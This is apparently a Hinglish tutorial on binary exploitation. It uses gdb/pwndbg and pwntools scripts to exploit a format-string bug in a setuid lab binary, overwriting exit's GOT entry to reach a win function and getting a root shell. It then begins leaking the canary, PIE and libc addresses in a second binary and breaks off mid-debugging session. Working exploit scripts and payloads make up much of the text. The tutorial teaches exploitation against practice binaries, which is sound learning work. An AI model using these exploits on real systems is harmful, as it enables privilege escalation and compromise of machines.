GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./fmt_got...
(No debugging symbols found in ./fmt_got)
pwndbg> info functions █
```

Info function kr lete hai.

```
(No debugging symbols found in ./fmt_got)
pwndbg> info functions
All defined functions:

Non-debugging symbols:
0x0000000000401000 _init
0x0000000000401080 puts@plt
0x0000000000401090 printf@plt
0x00000000004010a0 __isoc99_scanf@plt
0x00000000004010b0 exit@plt
0x00000000004010c0 execl@plt
0x00000000004010d0 _start
0x0000000000401100 _dl_relocate_static_pie
0x0000000000401110 deregister_tm_clones
0x0000000000401140 register_tm_clones
0x0000000000401180 __do_global_dtors_aux
0x00000000004011b0 frame_dummy
0x00000000004011b6 win
0x00000000004011f9 main
0x0000000000401260 __libc_csu_init
0x00000000004012d0 __libc_csu_fini
0x00000000004012d8 fini
pwndbg> disassemble
```

Yha pr do functions show ho rhe hai.

- **win**
- **main**

**win** ko disassemble kr lete hai.

```

pwndbg> disassemble win
Dump of assembler code for function win:
0x00000000004011b6 <+0>:    endbr64
0x00000000004011ba <+4>:    push    rbp
0x00000000004011bb <+5>:    mov     rbp,rsp
0x00000000004011be <+8>:    lea     rdi,[rip+0xe3f]      # 0x402004
0x00000000004011c5 <+15>:   call    0x401080 <puts@plt>
0x00000000004011ca <+20>:   mov     r8d,0x0
0x00000000004011d0 <+26>:   lea     rcx,[rip+0xe45]      # 0x40201c
0x00000000004011d7 <+33>:   lea     rdx,[rip+0xe46]      # 0x402024
0x00000000004011de <+40>:   lea     rsi,[rip+0xe42]      # 0x402027
0x00000000004011e5 <+47>:   lea     rdi,[rip+0xe30]      # 0x40201c
0x00000000004011ec <+54>:   mov     eax,0x0
0x00000000004011f1 <+59>:   call    0x4010c0 <execl@plt>
0x00000000004011f6 <+64>:   nop
0x00000000004011f7 <+65>:   pop    rbp
0x00000000004011f8 <+66>:   ret
End of assembler dump.
pwndbg>
```

Yha pr **puts** ki help se kuchh print ho rha hai. fir **execl** ke help se kuch call ho rha hai. **rdi** se hume idea mil jayega ki kya call ho rha hai.

To hum **examine** command se dekh lete hai ki kya call ho rha hai.

```

pwndbg> x/s 0x40201c
0x40201c:      "/bin/sh"
pwndbg>
```

To yha **/bin/sh** call ho rha hai. to yha pr hum **win** function ko kisi tarah call kr le to hume **shell** mil jayega very easily. To yha main task yhi hai ki hume **win** function ko call krna hai.

Ab hum **main** ko **disassemble** krke dekh lete hai.

```

pwndbg> disassemble main
```

```

0x00000000004011f9 <+0>:    endbr64
0x00000000004011fd <+4>:    push   rbp
0x00000000004011fe <+5>:    mov    rbp,rsp
0x0000000000401201 <+8>:    sub    rsp,0x40
0x0000000000401205 <+12>:   mov    rax,QWORD PTR fs:0x28
0x000000000040120e <+21>:   mov    QWORD PTR [rbp-0x8],rax
0x0000000000401212 <+25>:   xor    eax,eax
0x0000000000401214 <+27>:   lea    rdi,[rip+0xe0f]      # 0x40202a
0x000000000040121b <+34>:   mov    eax,0x0
0x0000000000401220 <+39>:   call   0x401090 <printf@plt>
0x0000000000401225 <+44>:   lea    rax,[rbp-0x40]
0x0000000000401229 <+48>:   mov    rsi,rax
0x000000000040122c <+51>:   lea    rdi,[rip+0xe07]      # 0x40203a
0x0000000000401233 <+58>:   mov    eax,0x0
0x0000000000401238 <+63>:   call   0x4010a0 <__isoc99_scanf@plt>
0x000000000040123d <+68>:   lea    rax,[rbp-0x40]
0x0000000000401241 <+72>:   mov    rdi,rax
0x0000000000401244 <+75>:   mov    eax,0x0
0x0000000000401249 <+80>:   call   0x401090 <printf@plt>
0x000000000040124e <+85>:   mov    edi,0x0
0x0000000000401253 <+90>:   call   0x4010b0 <exit@plt>
End of assembler dump.
pwndbg> █

```

Jaisa ki jante hai wo jo **enter string** print ho rha hai **printf** ki help se fir humse **scanf** ki help se **input** liya ja rha hai. fir dubara humara input **printf** ke help se reselect ho rha hai. uske bad program **exit** kr ja rha hai.

Lekin yha pr kahin pr bhi **win** function ko call nhi ho rha hai.

To yha pr hume call krwana pdega **format string** ki help se.

To **scanf** kr bad jo **printf** hai usi me humara **input** ja rha hai. to man lo last wale **printf** me **format string** vulnerability mil gyi to iske bad program **exit** kr ja rha hai.

To jb humne **GOT** aur **PLT** table smjhi thi to humne dekh tha ki **dynamic linking** kaise hoti hai. kaise ek function ko ek binary se call hota hai to wo function **libc** ke andar hota hai to kaise yha pr call hone se hum wahan pr chale jate hai **libc** ke code ke andar to beech me aate hai **GOT** and **PLT** table.

To got table me originally me **address** likha hota hai. means **exit** function ka code hai wo got me likha hoga. to jaise hi **exit** ko call lagegi yahan pr jo **got table** ke andar **address** hoga wahan pr code flow chala jayega uska instruction execute hone lg jyenge.

To hum us **got table** se **exit** ka code badalke uska **address** change krke hum **win** function ka **address** likh du to call to yha pr **exit** ko hi hoga.

Ye jayega **got** ke pas ki **exit** function ka **address** do to wahan hum **win** function ka **address** likh chuke honge **format string** vulnerability ke help se **overwrite** krke. to wo kya hogा ki wo **win** function ka **address** lega aur use **call** kr dega.

To jaise humne **arbitrary write** smjha tha waise hi kaise hum **write** kr skte hai kisi bhi jagah pr kuchh bhi value **%n** ki help se to bilkul same krne wale hai hum

Ab hum **binary** ko run krke check kr lete hai ki **format string** vulnerability se exploitable hai ki nhi.

```
→ FmtStr_GOT ./fmt_got
Enter String - %p
0xa
→ FmtStr_GOT
```

Yha pr isne **address leak** kr means vulnerable hai.

Ab hume offset nikalna hoga taki hum pta kr paye ki humara input kis position pr ja rha hai **9<sup>th</sup>** ya **10<sup>th</sup>** ya anything else jisse hum bta paye ki **N<sup>th</sup>** positon pr jake write karo.

Ab hum **offset** find krne ka **exploit** likh lete hai. jaisa ki humne pichle tutorial me likha tha.

```

#!/usr/bin/python3

from pwn import *

context.log_level = 'error'

for i in range(1,50):
    io = process('./fmt_got')
    payload = f"AAAAAAA.{i}$p"
    io.sendline(payload)
    print(io.recvall(),i)
    io.close()

```

Run krte hai apne exploit ko.

```

→ FmtStr_GOT python3 exploit.py
exploit.py:10: BytesWarning: Text is not bytes; assuming ASCII, no guarantees.
  tps://docs.pwntools.com/#bytes
    io.sendline(payload)
b'Enter String - AAAAAAAA.0xa' 1
b'Enter String - AAAAAAAA.0xa' 2
b'Enter String - AAAAAAAA.(nil)' 3
b'Enter String - AAAAAAAA.0xa' 4
b'Enter String - AAAAAAAA.0x7c' 5
b'Enter String - AAAAAAAA.0x4141414141414141' 6
b'Enter String - AAAAAAAA.0x702437252e' 7
b'Enter String - AAAAAAAA.0x7f33806f92e8' 8
b'Enter String - AAAAAAAA.0x401260' 9
b'Enter String - AAAAAAAA.(nil)' 10
b'Enter String - AAAAAAAA.0x4010d0' 11
b'Enter String - AAAAAAAA.0x7ffe09889870' 12
b'Enter String - AAAAAAAA.0x7a992fab9696da00' 13
b'Enter String - AAAAAAAA.(nil)' 14
b'Enter String - AAAAAAAA.0x7fd235455083' 15
b'Enter String - AAAAAAAA.0x7ff6f6932620' 16
b'Enter String - AAAAAAAA.0x7ffc40b5c008' 17

```

Yha pr hume offset **6** mila.

Ab hum root shell lene ka exploit bna lete hai.

```
#!/usr/bin/python3

from pwn import *

context.log_level = 'error'

elf = context.binary = ELF('./fmt_got')

io = process('./fmt_got')
payload = f"%7$n" + pack(elf.got.exit)
io.sendline(payload)
io.interactive()
~
```

jaisa ki pichli bar target pr likhna tha **3** to humne humne likha tha **ABC** lekin is bar hume **win** ka **address** likhna hai.

to hum **win** function ka **address** nikal lete hai.

```
→ FmtStr_GOT nm ./fmt_got
```

```
00000000004012d8 T _fini
00000000004011b0 t frame_dummy
0000000000403e10 d __frame_dummy_init_array_entry
00000000004021ac r __FRAME_END__
0000000000404000 d __GLOBAL_OFFSET_TABLE__
          w __gmon_start__
0000000000402040 r __GNU_EH_FRAME_HDR
0000000000401000 T __init
0000000000403e18 d __init_array_end
0000000000403e10 d __init_array_start
0000000000402000 R _IO_stdin_used
          U __isoc99_scanf@@GLIBC_2.7
00000000004012d0 T __libc_csu_fini
0000000000401260 T __libc_csu_init
          U __libc_start_main@@GLIBC_2.2.5
00000000004011f9 T main
          U printf@@GLIBC_2.2.5
          U puts@@GLIBC_2.2.5
0000000000401140 t register_tm_clones
00000000004010d0 T __start
0000000000404050 D __TMC_END__
00000000004011b6 T win
→ FmtStr_GOT p█
```

Ab hum python ke help se ise **integer** me convert kr lete hai.

```
→ FmtStr_GOT python3
Python 3.8.10 (default, Jun 22 2022, 20:18:18)
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> 0x00000000004011b6
4198838
>>>
```

To hume payload kuchh is tarah se banana hoga.

```
payload = 'A'*4198838 + f"%7$n" + pack(elf.got.exit)
```

Yha **4198838** 'A' print hoga fir hume shell milega lekin kabhi-2 programmers ne limit set kiya hota hai. man lo 40 characters hi set kr rkha hai to 40 character kr bad lena band kr

dega. to ye valid tarika hai gets jahan lga hua hai wahan kr skte hai. lekin limitation lagane ke bad ye kam nhi krta hai.

Hum use karenge dusra tarika jo ki accha tarika hai.

```
payload = + f"%4198838x%7$n" + pack(elf.got.exit)
```

Yha hum jitni value print krni hai use denge fir ek x de denge. ye kya kam karega jaise printf ise pdega to wo smjh jayega ki mere ko sirf **%ox** run krna hai. ye **%ox** stack se ek **address** leak krega lekin us stack se **address** leak krne se phle **4198838** itne sare **spaces** jarur print karega. to hume input dalne ki jarurat nhi hai ye automatically generate karega itna bda input. Uske bad **%on** aayega aur spaces ko count karega jo ki hoga **4198838** aur us **address** ko uthakr **elf.got.exit** me likh dega.

(**Note:** yha pr input scanf me **13 character** ka hi hai. jbki first technique me kafi large input tha kyoki hum **4198838** me A se multiply kr rhe the.)

Lekin yha pr spaces bahut jayad print honge 10 sec lgte hai **spaces** print hone me.

To yha pr input ka **13** hai hume ya to **8 bytes** ka dena hota hai ya fir **16 bytes** ka de skte hai. to isme hum **AAA** add kr denge taki ye **16 bytes** ka ho jaye.

Aur iska position kr denge 8<sup>th</sup> means 8<sup>th</sup> position pr jakr write karo. Kyoki ye 16 bytes ka hai to 6<sup>th</sup> ko bhi cover kr lega aur 6<sup>th</sup> ko cover kr lega.

Final exploit.

```
#!/usr/bin/python3

from pwn import *

context.log_level = 'error'

elf = context.binary = ELF('./fmt_got')

io = process('./fmt_got')
payload = b"%4198838x%8$nAAA" + pack(elf.got.exit)
io.sendline(payload)
io.interactive()
~
```

Ab hum ise run krte hai.

```
→ FmtStr_GOT python3 exploit.py
```

```
aAAA0@@ [+]\b PWNED!!!
```

```
$ id
uid=0(root) gid=0(root) groups=0(root)
$
```

Yha pr bahut sare spaces print hue aur last me hume **root** ka **shell** mil gya.

```
#####
#####
```

## Format String + Buffer Overflow

Isse pichhle tutorial me humne **format string** ki help se **got overwrite** attack kiya tha.

To jaisa ki hum **format string aur buffer overflow** vulnerability ko bhi smajh chuke hai. Is tutorial me hum dono ko chain up krne wale un dono ko ek sath use karenge. aur hum dekhenge ki in dono ko jod de to ye kitni powerful bn jati hai. Ki Linux me inko rokne ke liye jitni bhi protections hai ASLR, canary, Relro, NX etc. in sbko hum bypass kr skte hai aur Remote code Execution le skte hai.

```
→ Fmt_BO ls -la
total 28
drwxr-xr-x  2 root root  4096 Aug  8 13:26 .
drwxr-xr-x 11 root root  4096 Aug  7 16:24 ..
-rwsr-sr-x  1 root root 16856 Aug  7 16:24 fmt_bo
→ Fmt_BO
```

To yha pr hume ek binary di gyi aur ispr **uid** bit set hai aur hume isko **exploit** krke root ka **shell** lena hai.

Yha pr hum binary ko run krke dekh lete hai.

```
→ Fmt_BO ./fmt_bo
Enter String - AAAABBBB
AAAABBBB
Enter Data - AAAAAA
→ Fmt_BO
```

Sbse phle isne humse input liya fir use reflect kr diya uske bad isne fir se input liya.

Ab hum ispr protection check kr lete hai ki kya protection hai.

```
→ Fmt_BO checksec ./fmt_bo
[*] '/root/yt/pwn/publish/Fmt_BO/fmt_bo'
    Arch:      amd64-64-little
    RELRO:     Full RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       PIE enabled
→ Fmt_BO
```

To yha pr sari protections enable hai.

Mtlb **PIE enable** hai to addresses randomise honge sare **NX enable** hai to hum shell code ka use nhi le skte hai. **Canary found** hai to buffer overflow attack krna bahut difficult hota hai. **Full RELRO** hai means hum **GOT overwrite** attack nhi kr skte hai. kyoki jo GOT aur PLT section hogा wo read only bn jayega. jise hum overwrite nhi kr skte hai pichhli bar ki tarah. **ASLR** bhi enabled hai. iska mtlb hum **libc** ke **address** ya **stack** ke **addresses** ka use nhi le skte hai.

Ab hum apne binary ko **gdb** me open kr lete hai.

```
→ Fmt_BO gdb ./fmt_bo
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./fmt_bo...
(No debugging symbols found in ./fmt_bo)
pwndbg> inf█
```

Info functions krte hai.

```

pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./fmt_bo...
(No debugging symbols found in ./fmt_bo)
pwndbg> info functions
All defined functions:

Non-debugging symbols:
0x0000000000001000 _init
0x0000000000001070 __cxa_finalize@plt
0x0000000000001080 __stack_chk_fail@plt
0x0000000000001090 printf@plt
0x00000000000010a0 fgets@plt
0x00000000000010b0 gets@plt
0x00000000000010c0 _start
0x00000000000010f0 deregister_tm_clones
0x0000000000001120 register_tm_clones
0x0000000000001160 __do_global_dtors_aux
0x00000000000011a0 frame_dummy
0x00000000000011a9 main
0x0000000000001250 __libc_csu_init
0x00000000000012c0 __libc_csu_fini
0x00000000000012c8 _fini
pwndbg> disassemble main

```

Main ko disassemble krte hai.

```

0x00000000000011b8 <+15>:    mov    rax,QWORD PTR fs:0x28
0x00000000000011c1 <+24>:    mov    QWORD PTR [rbp-0x8],rax
0x00000000000011c5 <+28>:    xor    eax, eax
0x00000000000011c7 <+30>:    lea    rdi,[rip+0xe36]      # 0x2004
0x00000000000011ce <+37>:    mov    eax,0x0
0x00000000000011d3 <+42>:    call   0x1090 <printf@plt>
0x00000000000011d8 <+47>:    mov    rdx,QWORD PTR [rip+0x2e31]      # 0x4010 <st
din@GLIBC_2.2.5>
0x00000000000011df <+54>:    lea    rax,[rbp-0x70]
0x00000000000011e3 <+58>:    mov    esi,0x63
0x00000000000011e8 <+63>:    mov    rdi,rax
0x00000000000011eb <+66>:    call   0x10a0 <fgets@plt>
0x00000000000011f0 <+71>:    lea    rax,[rbp-0x70]
0x00000000000011f4 <+75>:    mov    rdi,rax
0x00000000000011f7 <+78>:    mov    eax,0x0
0x00000000000011fc <+83>:    call   0x1090 <printf@plt>
0x0000000000001201 <+88>:    lea    rdi,[rip+0xe0c]      # 0x2014
0x0000000000001208 <+95>:    mov    eax,0x0
0x000000000000120d <+100>:   call   0x1090 <printf@plt>
0x0000000000001212 <+105>:   lea    rax,[rbp-0x90]
0x0000000000001219 <+112>:   mov    rdi,rax
0x000000000000121c <+115>:   mov    eax,0x0
0x0000000000001221 <+120>:   call   0x10b0 <gets@plt>

```



```

0x0000000000001226 <+125>:    mov    eax,0x0
0x000000000000122b <+130>:    mov    rcx,QWORD PTR [rbp-0x8]
0x000000000000122f <+134>:    xor    rcx,QWORD PTR fs:0x28
0x0000000000001238 <+143>:    je     0x123f <main+150>
0x000000000000123a <+145>:    call   0x1080 <__stack_chk_fail@plt>
0x000000000000123f <+150>:    leave 
0x0000000000001240 <+151>:    ret

End of assembler dump.
pwndbg> █

```

Yha pr chota sa hi code hai. sabse phle **printf** call hota hai jo “**enter string**” print krtा hai uske bad **fgets** se input liya jata hai fir **printf** ke help se use refelect kiya ja rha hai fir **printf** ke help se “**enter data**” print kiya ja rha hai fir **gets** ke help se input liya ja rha hai.

Jaisa ki hum jante hai **gets** function **buffer overflow** se vulnerable hai lekin yha pr **canary enabled** hai to **buffer overflow** attack hum itni simply nhi kr skte hai. kyoki agar hum **buffer overflow** attack karenge to ye kabhi return pr jayega hi nhi.

Isme humara jo **compiler** hota hai wo **special function** add kr deta hai jo ye check krtा hai ki **canary** ki value wahi hai ya badal gyi hai. jaisa ki hum **buffer overflow** attack krte hai to **canary** ki value badal jati hai. to wah **\_\_stack\_chk\_fail@plt** ko call kr dega jisse means stack ki value badal gyi hai aur ye **exit** kr dega humara program kabhi **return** pr jayega hi nhi. Aur hume **buffer overflow** ke liye **return** pr jana hota hai. taki hum ise overwrite kr paye.

Agar hum **buffer overflow** attack krna hai to hume **canary** pta hona chahiye taki wo change na ho hum use same rkhan paye. Aur tabhi hum yha pr buffer overflow kr skte hai.

Jaisa ki yha pr humara input reflect ho rha hai to yha pr **format string** vulnerability ho skti hai to hum check kr lete hai. agar hogi to hum **leak** krwa skte hai koi bhi **address**.

```

→ Fmt_BO ./fmt_bo
Enter String - %p
0xa70
Enter Data - AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAA
*** stack smashing detected ***: terminated
[1] I 2232 abort (core dumped) ./fmt_bo
→ Fmt_BO █

```

Yha pr hum humne **%p** diya mtlb **format string** vulnerability hai aur enter data me hum bahut sara **AAAAAAA** diye to isne detect kr liya ki **stack** ko smash krne ki koshish ho rhi hai to isne program ko **terminate** kr diya.

Yha pr program **return** hua hi nhi **exit** kr gya program.

Yha pr hum **format string** vulnerability ki help se **leak** kra skte hai values ko read kr skte hai. to agar hum **stack** ki value ko leak karaye jo canary hoti hai wo **stack** pr rkhi hoti hai. to agar **stack** ki value **leak** hogi to hume **canary** bhi mil jayegi. Aur ek bar agar **canary** mil jati hai to hum **buffer overflow** attack kr skte hai.

To **canary** ko to aise hi bypass kr lenge. Uske bad hum **return address** pr pahuch bhi jayenge. to iske bawjood bhi yahan pr sare **addresses** randomise hai. **ret2plt** attack nhi kr skte hum uske liye **puts** ka **address** chahiye. kyoki **PIE enabled** hai to **GOT** ka **address** bhi randomise ho rha hogा. agar mai chahu ki **one gadget** ka use lu to **libc** ka **address** dekar **one gadget** ka use lu to **libc** ka address bhi randomise ho rha hai kyoki **ASLR enabled** hai.

Yha pr hum **format string** ki help se **canary** ko leak karwayenge sath me **libc** ka **address** bhi **leak** krwa lenge.

**Stack** ke andar bahut sare **addresses** pde hote hai. kyoki wo alag-2 kam ke liye use ho rhe hote hai. uske andar **libc** ke **address** bhi honge **PIE ka address** bhi honge. Sare addresses leak ho jayege aur ek bar hume addresses mil gye to hum offset minus krke apna base address nikal skta hun uske bad hum kuchh bhi kr skte hai one gadget ka use lu ret2plt technique use karu.

To step by step kam krte hai sbse phla task hai **stack** leak krna use hum krte hai.

Ab hum exploit banate hai.

```
#!/usr/bin/python3

from pwn import *

context.log_level = 'error'

elf = context.binary = ELF('./fmt_bo')

for i in range(1,50):
    io = process()
    payload = f'%{i}$p'.encode()
    io.sendline(payload)
    io.sendline(b'aaaa')
    print(io.recvall(),i)
    io.close()
~
```

Ab hum ise run krte hai.

```
→ Fmt_BO python3 exploit.py
```

```
b'Enter String - 0xa702431\nEnter Data - ' 1
b'Enter String - (nil)\nEnter Data - ' 2
b'Enter String - 0x5577faeeb6b5\nEnter Data - ' 3
b'Enter String - 0x7ffe85519620\nEnter Data - ' 4
b'Enter String - 0x7c\nEnter Data - ' 5
b'Enter String - (nil)\nEnter Data - ' 6
b'Enter String - (nil)\nEnter Data - ' 7
b'Enter String - (nil)\nEnter Data - ' 8
b'Enter String - (nil)\nEnter Data - ' 9
b'Enter String - 0xa7024303125\nEnter Data - ' 10
b'Enter String - (nil)\nEnter Data - ' 11
b'Enter String - 0x55861657a040\nEnter Data - ' 12
b'Enter String - 0xf0b5ff\nEnter Data - ' 13
b'Enter String - 0xc2\nEnter Data - ' 14
b'Enter String - 0x7ffd2549387\nEnter Data - ' 15
b'Enter String - 0xffec65b52a6\nEnter Data - ' 16
b'Enter String - 0x55917682729d\nEnter Data - ' 17
b'Enter String - 0x7f98e60fd2e8\nEnter Data - ' 18
b'Enter String - 0x561bed627250\nEnter Data - ' 19
b'Enter String - (nil)\nEnter Data - ' 20
```

To canary ko kaise pta karenge. To canary full length ki hoti hai **8 bytes** ki aur uske last me **00** hoga. Mltb ek **null byte** hota hai last me hamesa. Jaisa ki kuchh function hote hai jo null bytes ko apna end mante hai wo **canary** tk hi apna **end** man aur **buffer overflow** usse ruk jaata hai. Ye ek technique hoti hai jo bahut smartly sochi gyi hai.

```
b'Enter String - 0x55917682729d\nEnter Data - ' 17
b'Enter String - 0x7f98e60fd2e8\nEnter Data - ' 18
b'Enter String - 0x561bed627250\nEnter Data - ' 19
b'Enter String - (nil)\nEnter Data - ' 20
b'Enter String - 0x5606866f80c0\nEnter Data - ' 21
b'Enter String - 0x7ffc212cc8f0\nEnter Data - ' 22
b'Enter String - 0x83701bb365257800\nEnter Data - ' 23
b'Enter String - (nil)\nEnter Data - ' 24
b'Enter String - 0x7f0ac15d6083\nEnter Data - ' 25
b'Enter String - 0x7fbf9f86d620\nEnter Data - ' 26
```

To yha pr **23** number pr hume canary mil gyi hai ye sari puri 8 bytes ki bani hai aur ye **16** hogi iski length. Iske 2-2 character 1 byte bnti hai.

Ab jaisa ki hume **libc** aur **PIE** ko bhi bypass krna hai to hume unka **leak** chahiye. usme se mai offset minus krke **base address** nikal skta hun. Jaisa ki humne **ASLR** wale tutorial me smjha tha kaise kam krta hai. ek bar hume mil gya to hum kisi bhi function ka address calculate kr skte hai.

```
b'Enter String - 0x7ffe85519620\nEnter Data - ' 4
b'Enter String - 0x7c\nnEnter Data - ' 5
b'Enter String - (nil)\nnEnter Data - ' 6
b'Enter String - (nil)\nnEnter Data - ' 7
b'Enter String - (nil)\nnEnter Data - ' 8
b'Enter String - (nil)\nnEnter Data - ' 9
b'Enter String - 0xa7024303125\nnEnter Data - ' 10
b'Enter String - (nil)\nnEnter Data - ' 11
b'Enter String - 0x55861657a040\nnEnter Data - ' 12
b'Enter String - 0xf0b5ff\nnEnter Data - ' 13
b'Enter String - 0xc2\nnEnter Data - ' 14
b'Enter String - 0x7ffd2549387\nnEnter Data - ' 15
b'Enter String - 0x7ffec65b52a6\nnEnter Data - ' 16
b'Enter String - 0x55917682729d\nnEnter Data - ' 17
b'Enter String - 0x7f98e60fd2e8\nnEnter Data - ' 18
b'Enter String - 0x561bed627250\nnEnter Data - ' 19
b'Enter String - (nil)\nnEnter Data - ' 20
b'Enter String - 0x5606866f80c0\nnEnter Data - ' 21
b'Enter String - 0x7ffc212cc8f0\nnEnter Data - ' 22
b'Enter String - 0x83701bb365257800\nnEnter Data - ' 23
```

Yha pr ye **21** number wala address hai ye **PIE** ka address hai hume kaise pta chala to ye hamesa **0x5** se start hota hai. jispr **PIE protection** kam kr rha hota hai. jiske andar **.text** section, **.bss** section etc aata hai. wo **0x5** se start honge hamesa.

To yha **PIE** ka **address** mil gya to hum **offset** minus karke **PIE** ko bypass kr skte hai.

Ab baki rh gya **libc** ka address.

```
b'Enter String - 0x5606866f80c0\nEnter Data - ' 21
b'Enter String - 0x7ffc212cc8f0\nEnter Data - ' 22
b'Enter String - 0x83701bb365257800\nEnter Data - ' 23
b'Enter String - (nil)\nEnter Data - ' 24
b'Enter String - 0x7f0ac15d6083\nEnter Data - ' 25
b'Enter String - 0x7fbf9f86d620\nEnter Data - ' 26
b'Enter String - 0x7ffc1866f338\nEnter Data - ' 27
b'Enter String - 0x100000000\nEnter Data - ' 28
b'Enter String - 0x556b2daf81a9\nEnter Data - ' 29
```

Yha ye **libc** ka **address** lg rha hai. kyoki **libc** ka address **0x7f** se start ho rha hai. jaisa ki aur bhi chije hai jaise **vdso**, **ldso** etc inka bhi address **0x7f** se start ho skta hai. to hume check krna pdta hai. hum gdb ke help se check karenge ki ye address **libc** ka hai ya nhi.

Agar hume stack ka leak chahiye ho to hum kaise identify karenge ki kaun sa address stack ka hai.

```
b'Enter String - 0xf0b5ff\nEnter Data - ' 13
b'Enter String - 0xc2\nEnter Data - ' 14
b'Enter String - 0x7ffd2549387\nEnter Data - ' 15
b'Enter String - 0x7fec65b52a6\nEnter Data - ' 16
b'Enter String - 0x55917682729d\nEnter Data - ' 17
b'Enter String - 0x7f98e60fd2e8\nEnter Data - ' 18
b'Enter String - 0x561bed627250\nEnter Data - ' 19
b'Enter String - (nil)\nEnter Data - ' 20
b'Enter String - 0x5606866f80c0\nEnter Data - ' 21
b'Enter String - 0x7ffc212cc8f0\nEnter Data - ' 22
b'Enter String - 0x83701bb365257800\nEnter Data - ' 23
b'Enter String - (nil)\nEnter Data - ' 24
b'Enter String - 0x7f0ac15d6083\nEnter Data - ' 25
b'Enter String - 0x7fbf9f86d620\nEnter Data - ' 26
b'Enter String - 0x7ffc1866f338\nEnter Data - ' 27
b'Enter String - 0x100000000\nEnter Data - ' 28
b'Enter String - 0x556b2daf81a9\nEnter Data - ' 29
```

To yha pr jo bhi address **0x7ff** se start ho to smjh jana ki stack ke andar ka address hai.

PIE address	starts with 0x5
-------------	-----------------

Canary address	ends with 00
Libc address	starts with 0x7f
Stack address	starts with 0x7ff

To hume jo chahiye wo hai **21, 23, 25** ko use krna hai.

Ab hum gdb open kr lete hai aur check krte hai ki jo Libc ka address mila wo sahi hai ya nhi.

```
→ Fmt_BO gdb ./fmt_bo
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./fmt_bo...
(No debugging symbols found in ./fmt_bo)
pwndbg>
```

Aur apne binary ko run krte hai. Yha pr hum teeno number de dete hai 21, 23, 25

```
pwndbg> r
Starting program: /root/yt/pwn/publish/Fmt_BO/fmt_bo
Enter String - %21$p.%23$p.%25$p
0x562a4bb3b0c0.0x3097fe04f0b66a00.0x7f76d9924083
Enter Data - ^C
Program received signal SIGINT, Interrupt.
0x00007f76d9a0dfd2 in __GI__libc_read (fd=0, buf=0x562a4da5f6b0, nbytes=1024) at ../sysdeps/unix/sysv/linux/read.c:26
26     ..../sysdeps/unix/sysv/linux/read.c: No such file or directory.
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS ]
RAX  0xfffffffffffffe00
RBX  0x7f76d9aec980 (_IO_2_1_stdin_) ← 0xfbad2288
RCX  0x7f76d9a0dfd2 (read+18) ← cmp    rax, -0x1000 /* 'H=' */
```



```
pwndbg> r
Starting program: /root/yt/pwn/publish/Fmt_BO/fmt_bo
Enter String - %21$p.%23$p.%25$p
0x562a4bb3b0c0.0x3097fe04f0b66a00.0x7f76d9924083
Enter Data - ^C
Program received signal SIGINT, Interrupt.
0x00007f76d9a0dfd2 in __GI__libc_read (fd=0, buf=0x562a4da5f6b0, nbytes=1024) at ../sysdeps/unix/sysv/linux/read.c:26
```

Ab hum ek-2 krke check kr lete hai ki is **address** kahan ke hai. iske liye hum **xinfo** command ka use karenge.

```
pwndbg> xinfo 0x562a4bb3b0c0
Extended information for virtual address 0x562a4bb3b0c0:
I
Containing mapping:
0x562a4bb3b000      0x562a4bb3c000 r-xp      1000 1000  /root/yt/pwn/publish/Fmt_BO/fmt_bo

Offset information:
Mapped Area 0x562a4bb3b0c0 = 0x562a4bb3b000 + 0xc0
File (Base) 0x562a4bb3b0c0 = 0x562a4bb3a000 + 0x10c0
File (Segment) 0x562a4bb3b0c0 = 0x562a4bb3b000 + 0xc0
File (Disk) 0x562a4bb3b0c0 = /root/yt/pwn/publish/Fmt_BO/fmt_bo + 0x10c0

Containing ELF sections:
.text 0x562a4bb3b0c0 = 0x562a4bb3b0c0 + 0x0
pwndbg>
```



**xinfo** command hume ye batata hai ki iska containing area kahan ka hai. yha hum dekh skte hai ki ye humare binary ka hi address hai **fmt\_bo**.

Agar **offset** find krna ho to

```

pwndbg> xinfo 0x562a4bb3b0c0
Extended information for virtual address 0x562a4bb3b0c0:
I
